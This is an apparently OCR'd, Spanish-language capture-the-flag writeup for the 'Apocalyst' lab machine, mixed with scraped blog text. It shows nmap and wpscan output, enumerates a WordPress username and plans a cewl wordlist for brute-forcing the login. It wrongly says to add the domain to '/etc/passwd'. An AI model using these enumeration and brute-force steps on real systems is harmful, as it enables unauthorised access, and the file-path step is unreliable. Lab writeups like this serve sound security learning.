
Apocalyst - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:



```
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
|   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
|_  256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apocalypse Preparation Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Si vamos al puerto 80 los recursos no cargan correctamente en la web:



Today, the term is commonly used in reference to any prophetic revelation or so-called end time scenario, or to the end of th

Dreams

Viktor Vasnetsov, the Four Horsemen of the Apocalypse

The revelation may be made through a dream, as in the Book of Daniel, or through a vision, as in the Book of Revelation. In I

According to the Book of Daniel, after a long period of fasting,[3] Daniel is standing by a river when a heavenly being appear

Symbolism

The Seven trumpets.

Symbolism is a frequent characteristic of apocalyptic writing. One instance of this occurs where gematria is employed, eithe
“*Assumptio Mosis*“, ix. 1; the “*Number of the Beast*” (616/666), in the Book of Revelation 13:18;[4] the number 666 (‘Ιησοῦς), *Si*

Similar is the frequent prophecy of the length of time through which the events predicted must be fulfilled. Thus, the “time,
“weeks” or days, which starting point in Daniel 9:24, 25 is “the going forth of the commandment to restore and to build Jerus
Baruch[disambiguation needed] xxvi–viii; Revelation 11:3, which mentions “two witnesses” with supernatural power,[8] 12:6;[9] c
and following; the seven seals of Revelation 6;[12] trumpets, Revelation 8;[13] “vials of the wrath of God” or “bowl…” judgmer

End of the age

Russian Orthodox icon *Apocalypse*
“Apocalyptic I” by contemporary Mexican painter Mauricio García Vega.

In the Hebrew Old Testament some pictures of the end of the age were images of the judgment of the wicked and the glorific
eternal suffering in the fires of Gehinnom, or the lake of fire mentioned in the Book of Revelation.

Posted on 27th July 2017

Under Development


Site may not load correctly. This is by design as still in development.

Estimated completion date: 18th May 2097

Eso es porque seguramente los recursos esten apuntando a un dominio:

```
c='http://apocalyst.htb/wp-includes/js/
c='http://apocalyst.htb/wp-includes/js/
```

Añadimos el dominio al archivo "/etc/passwd" y volvemos a visualizar el contenido:



APOCALYPSE PREPARATION BLOG

POSTS

27TH JULY 2017

How Long do we Have?

This article has been taken from the express article found here:

If you believe in the countless end of the world predictions, then it is time to prepare for the apocalypse with militant Christians linking the dots to discover that 2017 will be our "final year" on this planet.

Increased seismic activity around the globe coupled with mass-animal deaths – such as the whale beachings in New Zealand – are "amazing evidence" that the end is nigh.

RECENT POSTS


How Long do we Have?

What is the Apocalypse?


Under Development

RECENT COMMENTS

Vamos a enumerar wordpress con la herramienta "wpscan":




```
[+] falaraki
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```



```
[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
 | Found By: Rss Generator (Passive Detection)
 |  - http://apocalyst.htb/?feed=rss2, <generator>https://wordpress.org/?v=4.8</generator>
 |  - http://apocalyst.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.8</generator>
```

Estamos ante un wordpress 4.8 y hemos obtenido un nombre de usuario "falaraki". Si echamos un vistazo a los posts utilizar palabras extrañas:



27TH JULY 2017

What is the Apocalypse?


Welcome to the new blog guys!

So a few people might be coming to this site and not know what we are preparing for. Well let me make it simple for you. Its the end of the freakin' world baby!

But here is some info from wiki for those wanting to know more!


An **apocalypse** (Ancient Greek: ἀποκάλυψις *apokálypsis*, from ἀπό and καλύπτω, literally meaning "an uncovering") is a disclosure of knowledge or revelation. In religious contexts it is usually a disclosure of something hidden, "a vision of heavenly secrets that can make sense of earthly realities".[1]

Como no he conseguido enumerar plugins ni temas vulnerables podriamos crear un diccionario con todas las palabras que hay en la web para aplicar fuerza bruta con el usuario obtenido con la herramienta "cewl":



